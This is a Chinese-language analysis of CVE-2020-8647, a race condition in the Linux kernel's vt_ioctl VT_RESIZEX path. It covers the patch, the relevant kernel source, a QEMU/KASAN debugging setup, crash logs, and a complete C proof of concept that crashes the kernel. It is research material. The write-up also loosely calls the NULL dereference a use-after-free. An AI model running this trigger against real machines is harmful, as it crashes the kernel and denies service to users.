CVE-2020-8647分析

0x00 前言

- 下载镜像

```
wget https://git.kernel.org/pub/scm/linux/kernel/git/stable/linux.git/snapshot/linux-5.4.7.tar.gz

https://github.com/google/syzkaller/blob/master/docs/linux/setup_ubuntu-host_qemu-vm_x86-64-kernel.md

国内mirror成功镜像：https://sunichi.github.io/2020/04/03/qemu-image-maker/
```

- 解压
  tar -zxvf linux-5.4.7.tar.gz

```
make defconfig
make kvmconfig
```

在kernel hacking下的compile-time checks and compiler options选中添加符号表，这样的话，调试的时候会舒服很多

```

# add Coverage collection.
CONFIG_KCOV=y

# Debug info for symbolization.
CONFIG_DEBUG_INFO=y

# Memory bug detector
CONFIG_KASAN=y
CONFIG_KASAN_INLINE=y

# Required for Debian Stretch
CONFIG_CONFIGFS_FS=y
CONFIG_SECURITYFS=y


CONFIG_FRAME_POINTER=y
CONFIG_KGDB=y
CONFIG_DEBUG_RODATA=n
CONFIG_RANDOMIZE_BASE=n
CONFIG_KGDB_SERIAL_CONSOLE=y
CONFIG_MODVERSIONS=n
CONFIG_MODULE_SIG_FORCE=n
CONFIG_MODULE_FORCE_LOAD=y
```

```
make  olddefconfig
```

```
$ ls $KERNEL/vmlinux
$KERNEL/vmlinux
$ ls $KERNEL/arch/x86/boot/bzImage
$KERNEL/arch/x86/boot/bzImage
```

这个漏洞是由于条件竞争导致use-after-free，影响版本应该在5.6.-rc3之前，至少到5.4.7,条件竞争发生于drivers/tty/vt/vt_ioctl.c:883（linux kernel 5.4.7）

0x01 patch

```diff
17 drivers/tty/vt/vt_ioctl.c
@@ -876,15 +876,20 @@ int vt_ioctl(struct tty_struct *tty,
876 876                    return -EINVAL;
877 877  
878 878            for (i = 0; i < MAX_NR_CONSOLES; i++) {
    879 +                  struct vc_data *vcp;
    880 +
879 881                    if (!vc_cons[i].d)
880 882                            continue;
881 883                    console_lock();
882     -                  if (v.v_vlin)
883     -                          vc_cons[i].d->vc_scan_lines = v.v_vlin;
884     -                  if (v.v_clin)
885     -                          vc_cons[i].d->vc_font.height = v.v_clin;
886     -                  vc_cons[i].d->vc_resize_user = 1;
887     -                  vc_resize(vc_cons[i].d, v.v_cols, v.v_rows);
    884 +                  vcp = vc_cons[i].d;
    885 +                  if (vcp) {
    886 +                          if (v.v_vlin)
    887 +                                  vcp->vc_scan_lines = v.v_vlin;
    888 +                          if (v.v_clin)
    889 +                                  vcp->vc_font.height = v.v_clin;
    890 +                          vcp->vc_resize_user = 1;
    891 +                          vc_resize(vcp, v.v_cols, v.v_rows);
    892 +                  }
888 893                    console_unlock();
889 894            }
890 895            break;
```

通过patch可以看出，此漏洞发生的原因在于通过条件竞争绕过了if判断，从而使得在获得锁之后，vc_cons[i].d仍然为NULL，就是说vc_cons[i].d一开始是有值的，当if判断过了之后，或得锁之前，再通过另一个线程，将vc_cons[i].d置NULL，那么，如果你能分配0页的话，就可以精心构造数据，就可以实现任意地址读写，但是不幸的是在linux 2.6.31之前是可以分配0页内存的，你可以通过

> sysctl -a|grep vm.mmap_min_addr

来查看你的kernel允许mmap的最低地址，结合 CVE-2019-9213 应该就能绕过0页分配的限制，这个漏洞应该是可利用的

0x02 如何触发漏洞

由于这个cve没有给出poc，但是给出了crash的时候的状态,可以看出调用路径是通过tty_ioctl（）函数调用的vt_ioctl()

```
general protection fault, probably for non-canonical address 0xdffffc0000000068: 0000
[#1] PREEMPT SMP KASAN
KASAN: null-ptr-deref in range [0x0000000000000340-0x0000000000000347]
CPU: 1 PID: 19462 Comm: syz-executor.5 Not tainted 5.5.0-syzkaller #0
Hardware name: Google Google Compute Engine/Google Compute Engine, BIOS
Google 01/01/2011
RIP: 0010:vt_ioctl+0x1f96/0x26d0 drivers/tty/vt/vt_ioctl.c:883
Code: 74 41 e8 bd a6 84 fd 48 89 d8 48 c1 e8 03 42 80 3c 28 00 0f 85 e4 04 00 00 48
8b 03 48 8d b8 40 03 00 00 48 89 fa 48 c1 ea 03 <42> 0f b6 14 2a 84 d2 74 09 80 fa 03
0f 8e b1 05 00 00 44 89 b8 40
RSP: 0018:ffffc900086d7bb0 EFLAGS: 00010202
RAX: 0000000000000000 RBX: ffffffff8c34ee88 RCX: ffffc9001415c000
RDX: 0000000000000068 RSI: ffffffff83f0e6e3 RDI: 0000000000000340
RBP: ffffc900086d7cd0 R08: ffff888054ce0100 R09: fffffbfff16a2f6d
R10: ffff888054ce0998 R11: ffff888054ce0100 R12: 000000000000001d
R13: dffffc0000000000 R14: 1ffff920010daf79 R15: 000000000000ff7f
FS:  00007f7d13c12700(0000) GS:ffff8880ae900000(0000) knlGS:0000000000000000
CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
CR2: 00007ffd477e3c38 CR3: 0000000095d0a000 CR4: 00000000001406e0
DR0: 0000000000000000 DR1: 0000000000000000 DR2: 0000000000000000
DR3: 0000000000000000 DR6: 00000000fffe0ff0 DR7: 0000000000000400
Call Trace:
 tty_ioctl+0xa37/0x14f0 drivers/tty/tty_io.c:2660
 vfs_ioctl fs/ioctl.c:47 [inline]
 ksys_ioctl+0x123/0x180 fs/ioctl.c:763
 __do_sys_ioctl fs/ioctl.c:772 [inline]
```

```
 __se_sys_ioctl fs/ioctl.c:770 [inline]
 __x64_sys_ioctl+0x73/0xb0 fs/ioctl.c:770
 do_syscall_64+0xfa/0x790 arch/x86/entry/common.c:294
 entry_SYSCALL_64_after_hwframe+0x49/0xbe
RIP: 0033:0x45b399
Code: ad b6 fb ff c3 66 2e 0f 1f 84 00 00 00 00 00 66 90 48 89 f8 48 89 f7 48 89 d6 48 89 ca 4d 89 c2 4d 89 c8 4c 8b 4c 24 08 0f 05 <48> 3d 01 f0 ff ff 0f 83 7b b6 fb ff c3 66 2e 0f 1f 84 00 00 00 00
RSP: 002b:00007f7d13c11c78 EFLAGS: 00000246 ORIG_RAX: 0000000000000010
RAX: ffffffffffffffda RBX: 00007f7d13c126d4 RCX: 000000000045b399
RDX: 0000000020000080 RSI: 000000000000560a RDI: 0000000000000003
RBP: 000000000075bf20 R08: 0000000000000000 R09: 0000000000000000
R10: 0000000000000000 R11: 0000000000000246 R12: 00000000ffffffff
R13: 0000000000000666 R14: 00000000004c7f04 R15: 000000000075bf2c
Modules linked in:
---[ end trace 80970faf7a67eb77 ]---
RIP: 0010:vt_ioctl+0x1f96/0x26d0 drivers/tty/vt/vt_ioctl.c:883
Code: 74 41 e8 bd a6 84 fd 48 89 d8 48 c1 e8 03 42 80 3c 28 00 0f 85 e4 04 00 00 48 8b 03 48 8d b8 40 03 00 00 48 89 fa 48 c1 ea 03 <42> 0f b6 14 2a 84 d2 74 09 80 fa 03 0f 8e b1 05 00 00 44 89 b8 40
RSP: 0018:ffffc900086d7bb0 EFLAGS: 00010202
RAX: 0000000000000000 RBX: ffffffff8c34ee88 RCX: ffffc9001415c000
RDX: 0000000000000068 RSI: ffffffff83f0e6e3 RDI: 0000000000000340
RBP: ffffc900086d7cd0 R08: ffff888054ce0100 R09: fffffbfff16a2f6d
R10: ffff888054ce0998 R11: ffff888054ce0100 R12: 000000000000001d
R13: dffffc0000000000 R14: 1ffff920010daf79 R15: 000000000000ff7f
FS:  00007f7d13c12700(0000) GS:ffff8880ae900000(0000) knlGS:0000000000000000
CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
CR2: 00007ffd477e3c38 CR3: 0000000095d0a000 CR4: 00000000001406e0
DR0: 0000000000000000 DR1: 0000000000000000 DR2: 0000000000000000
DR3: 0000000000000000 DR6: 00000000fffe0ff0 DR7: 0000000000000400
```

如果想要实现这样的调用流程就需要 tty->ops->ioctl的值为vt_ioctl()函数的地址。这就需要找到正确的tty设备，然而/dev下并没有vty的设备。那么哪个设备才是vty设备呢?

0x00 寻找vty设备

通过grep查找

> grep -rn "tty->ops=" .

然而并不能发现什么，一个也没有。。。，之后才发现有一个专门的函数去做这个赋值操作，这个函数为tty_set_operations（）

```
void tty_set_operations(struct tty_driver *driver,
            const struct tty_operations *op)
{
    driver->ops = op;
};
```

,然后，这个函数在vty_init()函数中被调用

```
int __init vty_init(const struct file_operations *console_fops)
{
    cdev_init(&vc0_cdev, console_fops);
    if (cdev_add(&vc0_cdev, MKDEV(TTY_MAJOR, 0), 1) ||
        register_chrdev_region(MKDEV(TTY_MAJOR, 0), 1, "/dev/vc/0") < 0)
        panic("Couldn't register /dev/tty0 driver\n");
    tty0dev = device_create_with_groups(tty_class, NULL,
                    MKDEV(TTY_MAJOR, 0), NULL,
                    vt_dev_groups, "tty0");
    if (IS_ERR(tty0dev))
        tty0dev = NULL;

    vcs_init();

    console_driver = alloc_tty_driver(MAX_NR_CONSOLES);
    if (!console_driver)
        panic("Couldn't allocate console driver\n");

    console_driver->name = "tty";
```

```
    console_driver->name_base = 1;
    console_driver->major = TTY_MAJOR;
    console_driver->minor_start = 1;
    console_driver->type = TTY_DRIVER_TYPE_CONSOLE;
    console_driver->init_termios = tty_std_termios;
    if (default_utf8)
        console_driver->init_termios.c_iflag |= IUTF8;
    console_driver->flags = TTY_DRIVER_REAL_RAW | TTY_DRIVER_RESET_TERMIOS;
    tty_set_operations(console_driver, &con_ops);
    if (tty_register_driver(console_driver))
        panic("Couldn't register console driver\n");
    kbd_init();
    console_map_init();
#ifdef CONFIG_MDA_CONSOLE
    mda_console_init();
#endif
    return 0;
}
```

然后发现有个panic，说明tty0是个vty设备，就可以调用vt_ioctl，经过调试，ttyx[x为数字]，设备类型都为vty，但是问题是ttyx的设备必须得有root权限才能open，open之后，就可以达到 tty->ops->ioctl的值为vt_ioctl()函数的地址的效果

0x01 vt_ioctl()函数

之后，就是分析一下vt_ioctl()函数了，漏洞点是在 VT_RESIZEX ，我们的重点是分析和vc_cons有关的操作，vc_cons是一个全局数组

```
struct vc vc_cons [MAX_NR_CONSOLES];

#define MAX_NR_CONSOLES    63    /* serial lines start at 64 */
```

最大是63个，然后关注两个case

0x00 VT_DISALLOCATE

```
case VT_DISALLOCATE:
if (arg > MAX_NR_CONSOLES) {
    ret = -ENXIO;
    break;
}
if (arg == 0)
    vt_disallocate_all();
else
    ret = vt_disallocate(--arg);
break;
```

arg为我们ioctl第三个参数，arg为unsigned long第一个if没有整数溢出，之后判断arg是否为0如果为0，就调用vt_disallocate_all（）函数

0x00 vt_disallocate_all()函数

```
static void vt_disallocate_all(void)
{
    struct vc_data *vc[MAX_NR_CONSOLES];
    int i;

    console_lock();
    for (i = 1; i < MAX_NR_CONSOLES; i++)
        if (!VT_BUSY(i))
            vc[i] = vc_deallocate(i);
        else
            vc[i] = NULL;
    console_unlock();

    for (i = 1; i < MAX_NR_CONSOLES; i++) {
        if (vc[i] && i >= MIN_NR_CONSOLES) {
            tty_port_destroy(&vc[i]->port);
```

```
            kfree(vc[i]);
        }
    }
}
```

这个函数是包装之后的vc_deallocate（），其作用是把所有空闲的设备释放掉，这个函数在操作vc_,console_lock是基于信号量实现的一种锁,这里用的是二元信号量,简单说一下，console_lock维持着一个console_sem的信号量，该信号量的初始值为1,然后当进入代码临界区就会调用console_lock(),如果信号量不为0就将信号量减一，如果信号量为0则堵塞当前线程，然后把当前进程放到堵塞队列里面，当出代码临界区的时候，会调用console_unlock()，将信号量加一，然后调度堵塞队列里面的一个进程

```
void console_lock(void)
{
    might_sleep();

    down_console_sem();
    if (console_suspended)
        return;
    console_locked = 1;
    console_may_schedule = 1;
}
#define down_console_sem() do { \
    down(&console_sem);\
    mutex_acquire(&console_lock_dep_map, 0, 0, _RET_IP_);\
} while (0)
```

```
static DEFINE_SEMAPHORE(console_sem);
```

```
#define DEFINE_SEMAPHORE(name)    \
    struct semaphore name = __SEMAPHORE_INITIALIZER(name, 1)
```

```
#define __SEMAPHORE_INITIALIZER(name, n)              \
```

```
{                          \
    .lock       = __RAW_SPIN_LOCK_UNLOCKED((name).lock),    \
    .count      = n,                    \
    .wait_list  = LIST_HEAD_INIT((name
    ).wait_list),       \
}
```

之后就是VT_BUSY（）

```
#define VT_BUSY(i)    (VT_IS_IN_USE(i) || i == fg_console || vc_cons[i].d == sel_cons)
```

```
#define VT_IS_IN_USE(i)    (console_driver->ttys[i] && console_driver->ttys[i]->count)
```

这个宏,来判断vc_cons[i]是否处于busy状态，之后就是调用vc_deallocate（）我们可以看到vc_cons[currcons].d = NULL

```
struct vc_data *vc_deallocate(unsigned int currcons)
{
    struct vc_data *vc = NULL;

    WARN_CONSOLE_UNLOCKED();

    if (vc_cons_allocated(currcons)) {
        struct vt_notifier_param param;

        param.vc = vc = vc_cons[currcons].d;
        atomic_notifier_call_chain(&vt_notifier_list, VT_DEALLOCATE, &param);
        vcs_remove_sysfs(currcons);
        visual_deinit(vc);
        put_pid(vc->vt_pid);
        vc_uniscr_set(vc, NULL);
        kfree(vc->vc_screenbuf);
        vc_cons[currcons].d = NULL;
    }
    return vc;
```

```
}
```

0x01 vt_disallocate（）函数

如果arg不为0并且在合适的范围里面，则会调用vt_disallocate（）函数，vc_deallocate这个函数也是对vc_deallocate（）函数的一个包装，和vt_disallocate_all（）区别不大，就是从释放全部变成释放指定的索引

```
static int vt_disallocate(unsigned int vc_num)
{
    struct vc_data *vc = NULL;
    int ret = 0;

    console_lock();
    if (VT_BUSY(vc_num))
        ret = -EBUSY;
    else if (vc_num)
        vc = vc_deallocate(vc_num);
    console_unlock();

    if (vc && vc_num >= MIN_NR_CONSOLES) {
        tty_port_destroy(&vc->port);
        kfree(vc);
    }

    return ret;
}
```

0x01 VT_ACTIVATE

找到了能释放的vc_cons的case，我们还得，找到能够分配vc_cons的case，而VT_ACTIVATE这个case正是我们需要的，（至于怎么找到的VT_ACTIVATE这个case，可以考虑用 grep 正则匹配，然后回溯到vt_ioctl()这个函数，我是手找的。。。。）

```c
case VT_ACTIVATE:
    if (!perm)
        return -EPERM;
    if (arg == 0 || arg > MAX_NR_CONSOLES)
        ret =  -ENXIO;
    else {
        arg--;
        console_lock();
        ret = vc_allocate(arg);
        console_unlock();
        if (ret)
            break;
        set_console(arg);
    }
    break;
```

这个函数比较关键的就是调用了vc_allocate()函数，大概的逻辑就是如果vc_cons[currcons].d不为NULL就返回，如果为NULL就分配一个新的vc_cons[currcons].d

```c
int vc_allocate(unsigned int currcons)    /* return 0 on success */
{
    struct vt_notifier_param param;
    struct vc_data *vc;

    WARN_CONSOLE_UNLOCKED();

    if (currcons >= MAX_NR_CONSOLES)
        return -ENXIO;

    if (vc_cons[currcons].d)
        return 0;

    /* due to the granularity of kmalloc, we waste some memory here */
    /* the alloc is done in two steps, to optimize the common situation
       of a 25x80 console (structsize=216, screenbuf_size=4000) */
    /* although the numbers above are not valid since long ago, the
       point is still up-to-date and the comment still has its value
```

```
	   even if only as a historical artifact.  --mj, July 1998 */
	param.vc = vc = kzalloc(sizeof(struct vc_data), GFP_KERNEL);
	if (!vc)
		return -ENOMEM;

	vc_cons[currcons].d = vc;
	tty_port_init(&vc->port);
	INIT_WORK(&vc_cons[currcons].SAK_work, vc_SAK);

	visual_init(vc, currcons, 1);

	if (!*vc->vc_uni_pagedir_loc)
		con_set_default_unimap(vc);

	vc->vc_screenbuf = kzalloc(vc->vc_screenbuf_size, GFP_KERNEL);
	if (!vc->vc_screenbuf)
		goto err_free;

	/* If no drivers have overridden us and the user didn't pass a
	   boot option, default to displaying the cursor */
	if (global_cursor_default == -1)
		global_cursor_default = 1;

	vc_init(vc, vc->vc_rows, vc->vc_cols, 1);
	vcs_make_sysfs(currcons);
	atomic_notifier_call_chain(&vt_notifier_list, VT_ALLOCATE, &param);

	return 0;
err_free:
	visual_deinit(vc);
	kfree(vc);
	vc_cons[currcons].d = NULL;
	return -ENOMEM;
}
```

0x02 触发漏洞思路

现在万事具备了，现在就是要考虑怎么去触发条件竞争，我的思路是，开两个进程，一个进程不停的分配vc_cons[currcons].d和释放vc_cons[currcons].d，另一进程不停的去做VT_RESIZEX的调用，从而触发漏洞


0x03 漏洞复现

0x00 内核编译


我选择是5.4.7内核，先下载源码，然后

> make menuconfig

在kernel hacking下的compile-time checks and compiler options选中添加符号表，这样的话，调试的时候会舒服很多



又因为我们这个洞是空指针引用，导致uaf，所以并不会panic，所以，我们还得添加一些内存检测的机制kasan,还是在kernel hacking里面的memory debugging，能选的全选上



0x01 镜像

镜像的话，我使用的 https://github.com/google/syzkaller/blob/master/docs/linux/setup_ubuntu-host_qemu-vm_x86-64-kernel.md
主要这个可以用ssh，就不能每写一次poc就得打包一次，还可以在镜像里面直接编译，比较方便，其实如果是x86_x64建议用syzkaller构建文件系统 基于bootstrap 可以给你一个完整的系统 可以安装gcc和ssh登录,可以用远程vscode编辑挺方便的,但是有一些坑。

0x02 qemu启动命令

注意多了一个nokaslr

```
alias kernel-5-4-7="qemu-system-x86_64 \
  -kernel /home/pwnht/linux-5.4-rc7/arch/x86/boot/bzImage \
  -append \"console=ttyS0 root=/dev/sda earlyprintk=serial nokaslr\"\
  -hdb /home/pwnht/image/stretch.img \
  -net user,hostfwd=tcp::10021-:22 -net nic \
  -enable-kvm \
```

```
-nographic \
-m 2G \
-smp 2 \
-s \
-pidfile vm.pid \
2>&1 | tee vm.log "
```

我把qemu启动命令映射了一个比较短的命令，这样比较方便

0x03 gdb调试

自己调试的时候，建议关闭kaslr，这样的话，gdb可以正确的识别kernel的基地址，然后源码也能容易的加载上，我其实是想用gdb多线程调试，我自己手动调度线程，来实现百分之百成功的条件竞争，奈何linux kernel有自己的时间调度函数，你刚到断点，就被时间回调函数回调了，然后不知道走到哪里了，所以只能运行poc看结果

0x04 运行poc

运行大概一秒钟就会出错

```
root@syzkaller:/tmp# ./8647poc
child finish
child finish
child finish
child finish

Message from syslogd@syzkaller at Aug 14 02:28:04 ...
 kernel:[  154.222992] kasan: CONFIG_KASAN_INLINE enabled

Message from syslogd@syzkaller at Aug 14 02:28:04 ...
 kernel:[  154.223050] kasan: GPF could be caused by NULL-ptr deref or user memory access
Segmentation fault
root@syzkaller:/tmp#
```

这个时候输入dmesg查看log

```
  14.420376] e1000: enp0s3 NIC Link is Up 1000 Mbps Full Duplex, Flow Control: RX
[   14.447358] IPv6: ADDRCONF(NETDEV_CHANGE): enp0s3: link becomes ready
[  154.222992] kasan: CONFIG_KASAN_INLINE enabled
```

```
[  154.223050] kasan: GPF could be caused by NULL-ptr deref or user memory access
[  154.223183] general protection fault: 0000 [#1] SMP KASAN PTI
[  154.223201] CPU: 1 PID: 318 Comm: 8647poc Not tainted 5.4.7 #1
[  154.223203] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS
Ubuntu-1.8.2-1ubuntu1 04/01/2014
[  154.223568] RIP: 0010:vt_ioctl+0x1e76/0x2440
[  154.223581] Code: 74 40 e8 0d 81 48 ff 48 89 d8 48 c1 e8 03 42 80 3c 20 00 0f 85 2f
04 00 00 4c 8b 33 49 8d be 70 01 00 00 48 89 f8 48 c1 e8 03 <42> 0f b6 04 20 84 c0 74
08 3c 03 0f 8e 24 04 00 00 45 89 ae 70 01
[  154.223582] RSP: 0018:ffff88806707fa68 EFLAGS: 00010206
[  154.223596] RAX: 000000000000002e RBX: ffffffff858ce9e8 RCX: ffffffff83465716
[  154.223597] RDX: 0000000000000000 RSI: ffffffff81ecb4f3 RDI: 0000000000000170
[  154.223599] RBP: 1ffff1100ce0ff4f R08: 7fffffffffffffff R09: ffffed100ce0ff26
[  154.223600] R10: ffffed100ce0ff25 R11: 0000000000000003 R12: dffffc0000000000
[  154.223601] R13: 0000000000000001 R14: 0000000000000000 R15:
0000000000000009
[  154.223604] FS:  0000000000718880(0000) GS:ffff88806d300000(0000)
knlGS:0000000000000000
[  154.223605] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[  154.223607] CR2: 000055fcbf767650 CR3: 0000000067250000 CR4:
00000000000006e0
[  154.223766] Call Trace:
[  154.223775]  ? complete_change_console+0x350/0x350
[  154.232020]  ? memcpy+0x35/0x50
[  154.232163]  ? avc_has_extended_perms+0x79d/0xc90
[  154.232282]  ? _raw_spin_unlock_irqrestore+0x2c/0x50
[  154.232286]  ? complete_change_console+0x350/0x350
[  154.232289]  tty_ioctl+0x66f/0x1310
[  154.232292]  ? tty_vhangup+0x30/0x30
[  154.232338]  ? remove_wait_queue+0x1d/0x180
[  154.232361]  ? up_read+0x10/0x90
[  154.232370]  ? _raw_spin_lock_irqsave+0x7b/0xd0
[  154.232372]  ? _raw_spin_trylock_bh+0x120/0x120
[  154.232374]  ? __update_load_avg_se+0x562/0xaf0
[  154.232377]  ? __wake_up_common_lock+0xde/0x130
[  154.232379]  ? __switch_to_asm+0x40/0x70
[  154.232381]  ? __switch_to_asm+0x34/0x70
```

```
[  154.232383]  ? __switch_to_asm+0x40/0x70
[  154.232385]  ? __switch_to_asm+0x34/0x70
[  154.232387]  ? __switch_to_asm+0x40/0x70
[  154.232389]  ? __switch_to_asm+0x34/0x70
[  154.232391]  ? __switch_to_asm+0x40/0x70
[  154.232393]  ? __switch_to_asm+0x34/0x70
[  154.232395]  ? __switch_to_asm+0x40/0x70
[  154.232397]  ? tty_vhangup+0x30/0x30
[  154.232432]  do_vfs_ioctl+0xae6/0x1030
[  154.232455]  ? selinux_file_ioctl+0x45a/0x5c0
[  154.232457]  ? selinux_file_ioctl+0x111/0x5c0
[  154.232460]  ? __switch_to_asm+0x40/0x70
[  154.232462]  ? __switch_to_asm+0x34/0x70
[  154.232464]  ? ioctl_preallocate+0x1d0/0x1d0
[  154.232466]  ? selinux_capable+0x40/0x40
[  154.232517]  ? copy_thread_tls+0x41a/0x780
[  154.232540]  ? __schedule+0x869/0x1560
[  154.232544]  ? security_file_ioctl+0x58/0xb0
[  154.232546]  ? selinux_capable+0x40/0x40
[  154.232548]  ksys_ioctl+0x76/0xa0
[  154.232550]  __x64_sys_ioctl+0x6f/0xb0
[  154.232553]  do_syscall_64+0x9a/0x330
[  154.232555]  ? prepare_exit_to_usermode+0x142/0x1d0
[  154.232558]  entry_SYSCALL_64_after_hwframe+0x44/0xa9
[  154.232588] RIP: 0033:0x440a77
[  154.232592] Code: 48 83 c4 08 48 89 d8 5b 5d c3 66 0f 1f 84 00 00 00 00 00 48 89 e8
48 f7 d8 48 39 c3 0f 92 c0 eb 92 66 90 b8 10 00 00 00 0f 05 <48> 3d 01 f0 ff ff 0f 83 fd
48 00 00 c3 66 2e 0f 1f 84 00 00 00 00
[  154.232593] RSP: 002b:00007ffd4b69fff8 EFLAGS: 00000246 ORIG_RAX:
0000000000000010
[  154.232596] RAX: ffffffffffffffda RBX: 00000000004002c8 RCX: 0000000000440a77
[  154.232598] RDX: 00007ffd4b6a001c RSI: 000000000000560a RDI:
0000000000000003
[  154.232599] RBP: 00007ffd4b6a0030 R08: 0000000000718880 R09:
0000000000718880
[  154.232601] R10: 0000000000718b50 R11: 0000000000000246 R12:
0000000000401820
```

```
[  154.232602] R13: 00000000004018b0 R14: 0000000000000000 R15:
0000000000000000
[  154.232603] Modules linked in:
[  154.232811] ---[ end trace fa16a183cf1ef033 ]---
[  154.232816] RIP: 0010:vt_ioctl+0x1e76/0x2440
[  154.232819] Code: 74 40 e8 0d 81 48 ff 48 89 d8 48 c1 e8 03 42 80 3c 20 00 0f 85 2f
04 00 00 4c 8b 33 49 8d be 70 01 00 00 48 89 f8 48 c1 e8 03 <42> 0f b6 04 20 84 c0 74
08 3c 03 0f 8e 24 04 00 00 45 89 ae 70 01
[  154.232820] RSP: 0018:ffff88806707fa68 EFLAGS: 00010206
[  154.232822] RAX: 000000000000002e RBX: ffffffff858ce9e8 RCX: ffffffff83465716
[  154.232824] RDX: 0000000000000000 RSI: ffffffff81ecb4f3 RDI: 0000000000000170
[  154.232825] RBP: 1ffff1100ce0ff4f R08: 7fffffffffffffff R09: ffffed100ce0ff26
[  154.232826] R10: ffffed100ce0ff25 R11: 0000000000000003 R12: dffffc0000000000
[  154.232828] R13: 0000000000000001 R14: 0000000000000000 R15:
0000000000000009
[  154.232830] FS:  0000000000718880(0000) GS:ffff88806d300000(0000)
knlGS:0000000000000000
[  154.232831] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[  154.232833] CR2: 000055fcbf767650 CR3: 0000000067250000 CR4:
00000000000006e0

Message from syslogd@syzkaller at Aug 14 02:28:04 ...
 kernel:[  154.222992] kasan: CONFIG_KASAN_INLINE enabled

Message from syslogd@syzkaller at Aug 14 02:28:04 ...
 kernel:[  154.223050] kasan: GPF could be caused by NULL-ptr deref or user memory
access
^C
```

发现复现成功

0x04 完整poc

```
#include <stdio.h>
```

```c
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/syscall.h>
#include <sys/mman.h>

#include <fcntl.h>
#include <unistd.h>
#include <sys/ioctl.h>
#define VT_DISALLOCATE    0x5608
#define VT_RESIZEX      0x560A
#define VT_ACTIVATE    0x5606
#define    EBUSY        1
struct vt_consize {
    unsigned short v_rows;    /* number of rows */
    unsigned short v_cols;    /* number of columns */
    unsigned short v_vlin;    /* number of pixel rows on screen */
    unsigned short v_clin;    /* number of pixel rows per character */
    unsigned short v_vcol;    /* number of pixel columns on screen */
    unsigned short v_ccol;    /* number of pixel columns per character */
};
int main(){
    int fd=open("/dev/tty10",O_RDONLY);
    if (fd < 0) {
        perror("open");
        exit(-2);
    }
    int pid=fork();
    if(pid<0){
        perror("error fork");
    }else if(pid==0){
    while(1){
        for(int i=10;i<20;i++){
            ioctl(fd,VT_ACTIVATE,i);
        }
        for(int i=10;i<20;i++){
```

```
            ioctl(fd,VT_DISALLOCATE,i);
        }
        printf("main thread finish\n");
    }
    }else{
        struct vt_consize v;
        v.v_vcol=v.v_ccol=v.v_clin=v.v_vlin=1;
        v.v_rows=v.v_vlin/v.v_clin;
        v.v_cols=v.v_vcol/v.v_ccol;
    while(1){
            ioctl(fd,VT_RESIZEX,&v);
        printf("child finish\n");
    }
    }
    return 0;
}
```

